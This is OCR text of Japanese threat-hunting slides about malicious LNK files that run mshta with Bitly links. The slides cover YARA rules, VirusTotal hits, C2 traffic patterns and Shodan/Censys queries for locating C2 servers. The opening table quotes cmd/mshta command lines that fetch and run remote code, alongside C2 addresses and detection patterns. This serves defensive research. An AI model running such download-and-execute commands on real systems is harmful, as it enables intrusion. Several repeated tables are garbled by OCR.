ff9ee83f13bd8167d9ba780b2a147668	C:¥Windows¥System32¥mshta.exe	hxxps://bit[.]ly/2mDY7hQ	desktop-drple9q	c6192c1f	a8:1e:84:e9:96:db
97fd02ae666988d853a68fdd7f7d2e7f	C:¥Windows¥System32¥cmd.exe	/c start /b %SystemRoot%¥System32¥mshta hxxps://bit[.]ly/32CyMoa	desktop-3qnluk1	5cd40236	94:b8:6d:42:68:1d
cf1bc39380f40a514aa82e4db6215b11	C:¥Windows¥System32¥cmd.exe	/c start /b %SystemRoot%¥System32¥mshta hxxps://bit[.]ly/2MgEsjc	desktop-3qnluk1	5cd40236	94:b8:6d:42:68:1d
8cc8bdc017b103f4dbd00e6336809594	C:¥Windows¥System32¥mshta.exe	hxxps://bit[.]ly/2ktwIhI	desktop-40rv62t	f6b43908	d8:c4:97:1f:3c:82

URLの「https」は「hxxps」、「.」は「[.]」に置き換えています

マルウェアのHunting -Yaraルールの作成-

Yaraルールの作成

```
rule suspicious_lnk1{
   meta:
      description = "Detects LNK file containing bitly and mshta"
      reference =
"https://blogs.jpcert.or.jp/ja/2019/07/shorten_url_lnk.html"

   strings:
      $bitly = "https://bit.ly/" ascii wide nocase
      $mshta = "mshta" ascii wide nocase

   condition:
      uint16(0) == 0x004c and uint32(4) == 0x00021401
      and $bitly
      and $mshta
}
```

BitlyのURLとmshtaを含むLNKファイルを検出するルール

```
rule suspicious_lnk2{
   meta:
      description = "Detects LNK file containing specific Machine ID,
MAC Address, Drive Serial Number"
      reference =
"https://blogs.jpcert.or.jp/ja/2019/07/shorten_url_lnk.html"

   strings:
      $mid1 = "desktop-l2c0mes" ascii wide nocase
      $mid2 = "desktop-drple9q" ascii wide nocase
      $mid3 = "desktop-3qnluk1" ascii wide nocase
      $mid4 = "desktop-40rv62t" ascii wide nocase
      $mac1 = { d8 c4 97 1f  3c 82 }
      $mac2 = { a8 1e 84 e9 96 db }
      $mac3 = { 94 b8 6d 40 61 b7 }
      $mac4 = { 94 b8 6d 42 68 1d }
      $dsn1 = { 36 02 d4 5c }
      $dsn2 = { 3a 6e f7 32 }
      $dsn3 = { 1f 2c 19 c6 }
      $dsn4 = { 08 39 b4 f6 }

   condition:
      uint16(0) == 0x004c and uint32(4) == 0x00021401
      and any of them
}
```

特定の作成環境情報を含むLNKファイルを検出するルール

マルウェアのHunting -Yaraルールによる検索結果-

	Rule	Detections	Size	First seen	Last seen	Submitters
7EE88C6F150CA4ED19655146D644024D5034CE93686900EFF0B3521F66ED55C6 Password.txt.lnk lnk direct-cpu-clock-access	suspicious_lnk	37 / 61	2.25 KB	2020-02-28 06:25:09	2020-02-28 06:25:09	1
FBFDCFBFF95FB5C54E892D2BEC01554E23C76E45FB54D27A06232A5A6B7D5CC8 Password.txt.lnk lnk runtime-modules direct-cpu-clock-access detect-debug-environment	suspicious_lnk	39 / 61	2.25 KB	2020-02-27 07:40:46	2020-02-27 07:40:46	1
AC8978CC72A5FF44CCC4CAC9B1D88DE5D61705D3C8A10CC9CAB60D6059E3EAC7 C:\Users\Administrator\AppData\Local\Temp\Password.txt.lnk lnk direct-cpu-clock-access	suspicious_lnk	38 / 60	2.24 KB	2020-02-25 03:16:43	2020-02-25 03:16:43	1
E2EECAABB731F95B6B0250EB5E1B0324AD5844CDC43C1B8497A6972061ABF775 C:\Users\Administrator\AppData\Local\Temp\Password.txt.lnk lnk direct-cpu-clock-access	suspicious_lnk	38 / 60	1.43 KB	2020-02-22 14:26:49	2020-02-22 14:26:49	1
DE763851D010429DB818E5ACA71DE7914CBA947733758F613941CDDC1E1942A9 Password.txt.lnk lnk direct-cpu-clock-access	suspicious_lnk	36 / 62	1.43 KB	2020-02-21 07:34:04	2020-02-21 07:34:04	1
D05348BD98F781BA26A14085CAC2F8040006501CAD726AF8638BF71350245E25 Password.txt.lnk lnk direct-cpu-clock-access	suspicious_lnk	37 / 61	2.19 KB	2020-02-20 18:14:56	2020-02-20 18:14:56	1
A2AF7CE3DDCB8BCCE83C837902373ED880C3FEEE44453889BF5D0162B6989659 Password.txt.lnk lnk direct-cpu-clock-access	suspicious_lnk	38 / 61	2.19 KB	2020-02-07 13:16:33	2020-02-07 13:16:33	1
426650CCD372823B531BC417E33F39582714B368953E464647B3BE281F010DE7 Password.txt.lnk lnk direct-cpu-clock-access	suspicious_lnk	38 / 61	1.40 KB	2020-02-06 20:11:40	2020-02-06 20:11:40	1


対象の攻撃キャンペーンに関連

2020/03以前にアップロードされた検体を検索した結果(VirusTotal)

マルウェアのHunting -Hunting結果-

2020/03～2020/12でアップロードされた新規の検体を29件発見


- 取得した検体から新規のC2サーバのドメインなどを確認（Appendix参照）
- 利用したYaraルールによる誤検知はほとんどなし



マルウェアのHunting -Hunting結果-

安全をあたりまえに wizSafe


短縮URLの作成から短期間(数時間~数日)でLNKファイルがアップロードされるケースもあり、アクティブな脅威情報が取得可能




md5 hash	VT First Upload	Bitly URL	Bitly Creation	diff
a36b1884980301e22f70b2ddd4e5550b	2020/3/24 2:15	hxxps://bit[.]ly/2QGWFaq	2020/3/23 8:23	約18時間
0eb71e4d2978547bd96221548548e9f0	2020/3/25 15:06	hxxps://bit[.]ly/2vQQ9Xo	2020/3/25 1:11	約14時間
115c42f4a16aa6f52a4a431dcdd92941	2020/6/25 7:50	hxxps://bit[.]ly/2YqVbFt	2020/6/24 8:14	約23時間
0e03f39a4b4008d76e4ca1d1c2c4559d	2020/12/4 17:34	hxxps://bit[.]ly/36GH6rx	2020/12/4 15:16	約２時間
124f4406e1f65d734f1f7430142f6f15	2020/12/18 12:42	hxxps://bit[.]ly/37vTMC1	2020/12/18 8:00	約5時間

URLの「https」は「hxxps」、「.」は「[.]」に置き換えています

マルウェアのHunting -攻撃内容・傾向の変化-





マルウェアのHunting -攻撃内容・傾向の変化-

●URLパターンの変化

LNK -> C2サーバの通信

- 2020/03時点
  http://<FQDN>:8080/edit?id=**[A-Za-z0-9+/%]+**
- 2020/12時点
  http(s)://<FQDN>/**[A-Za-z0-9+/]{43}**=

```
GET /+Eu8cueEnRsCcDRm5c00R2Fkg36MNK0wToJtR7rPNrM= HTTP/1.1
Accept: */*
Accept-Language: en-US
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1;
Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: up.myemail.works
Connection: Keep-Alive
```

VBS-2 -> C2サーバの通信

- 2020/03時点
  http://<IP address>:8080/edit?topic=s9**[0-9]{3}**
  2020/12時点
  http(s)://<FQDN or IP address>/


```
POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 11
Host: 84.201.189.216
```

●永続化ファイル名の変化


- 2020/03時点
  Xbox.lnk
- 2020/12時点
  MSEdge.lnk、Ms.Onenote.lnk

C2サーバのHunting

- サーバの特徴を調査
- 調査用のクエリを作成
- インターネットに接続された機器を検索可能なサービスを利用しC2サーバを見つける (Shodan、Censysを使用)




https://www.shodan.io/



https://censys.io/

調査用のクエリの作成



C2サーバのHunting -サーバの特徴調査-

既知のC2サーバ*のIPアドレスから特徴的な情報を調査

IP address *	C2 Port	Server Header	html hash	Status Code	Title	Favicon hash	RDP
41.85.145[.]164	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-1416121728	404	Object not found!	1675730159	不明
78.94.213[.]101	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	577551214	200	Index of /	1675730159	Open
75.133.9[.]84	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	1854619869	404	Object not found!	1675730159	Open
140.117.91[.]22	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-233582453	404	Object not found!	1675730159	Open
88.204.166[.]59	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	776046083	404	Object not found!	1675730159	Open
23.254.144[.]139	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-119853929	404	Object not found!	1675730159	Open

* C2サーバのIPアドレスはマルウェアのHunting結果や公開情報から取得(2020/04 時点)

C2サーバのHunting -サーバの特徴調査-


既知のC2サーバのIPアドレスから特徴的な情報を調査

IP address	C2 Port	Server Header	html hash			RDP
41.85.145[.]164	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-141612172		59	不明
78.94.213[.]101	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	577551214	200	Index of /	1675730159	Open
75.133.9[.]84	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	1854619869	404	Object not found!	1675730159	Open
140.117.91[.]22	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-233582453	404	Object not found!	1675730159	Open
88.204.166[.]59	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	776046083	404	Object not found!	1675730159	Open
23.254.144[.]139	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-119853929	404	Object not found!	1675730159	Open

C2サーバのHunting -サーバの特徴調査-

既知のC2サーバのIPアドレスから特徴


Xampp?



IP address	C2 Port	Server Header	htm				DP
41.85.145[.]164	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-141				不明
78.94.213[.]101	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	57				pen
75.133.9[.]84	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	1854619869	404	Object not found!	1675730159	Open
140.117.91[.]22	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-233582453	404	Object not found!	1675730159	Open
88.204.166[.]59	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	776046083	404	Object not found!	1675730159	Open
23.254.144[.]139	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-119853929	404	Object not found!	1675730159	Open

C2サーバのHunting -サーバの特徴調査-

既知のC2サーバのIPアドレスから特徴的な情報を調査




			html hash*1,2	Status Code*1	Title*1	Favicon hash	RDP
			-1416121728	404	Object not found!	1675730159	不明
			577551214	200	Index of /	1675730159	Open
75.133.9[.]84	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	1854619869	404	Object not found!	1675730159	Open
140.117.91[.]22	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-233582453	404	Object not found!	1675730159	Open
88.204.166[.]59	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	776046083	404	Object not found!	1675730159	Open
23.254.144[.]139	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-119853929	404	Object not found!	1675730159	Open

*1「/」アクセス時のStatusCode,html hash,Title
*2 hashアルゴリズムはMurmur Hash 3

C2サーバのHunting -サーバの特徴調査-

既知のC2サーバのIPアドレスから特徴的な情報を調査



Google Driveのfavicon

IP address	C2 Po					Favicon hash*1	RDP
41.85.145[.]164	8080				found!	1675730159	不明
78.94.213[.]101	8080				f /	1675730159	Open
75.133.9[.]84	8080	OpenSSL/1.0.2p PHP/5.6.40	1854619869	404	Object not found!	1675730159	Open
140.117.91[.]22	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-233582453	404	Object not found!	1675730159	Open
88.204.166[.]59	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	776046083	404	Object not found!	1675730159	Open
23.254.144[.]139	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-119853929	404	Object not found!	1675730159	Open

*1 hashアルゴリズムはMurmur Hash 3

C2サーバのHunting -調査用クエリの作成-

安全をあたりまえに wizSafe

●Shodan:


“**Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40**” port:**8080** http.status:**404** http.favicon.hash:**1675730159**

●Censys

8080.http.get.headers.server:"**Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40**" AND **8080**.http.get.status_code:**404**
AND protocols: "**3389/rdp**"


IP address	C2 Port	Server Header	html hash	Status Code	Title	Favicon hash	RDP
41.85.145[.]164	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-1416121728	404	Object not found!	1675730159	不明
78.94.213[.]101	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	577551214	200	Index of /	1675730159	Open
75.133.9[.]84	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	1854619869	404	Object not found!	1675730159	Open
140.117.91[.]22	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-233582453	404	Object not found!	1675730159	Open
88.204.166[.]59	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	776046083	404	Object not found!	1675730159	Open
23.254.144[.]139	8080	Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.40	-119853929	404	Object not found!	1675730159	Open

C2サーバのHunting -調査用クエリによる検索結果(2020/04 時点)-



対象の攻撃キャンペーンに関連

https://www.shodan.io/



https://censys.io/

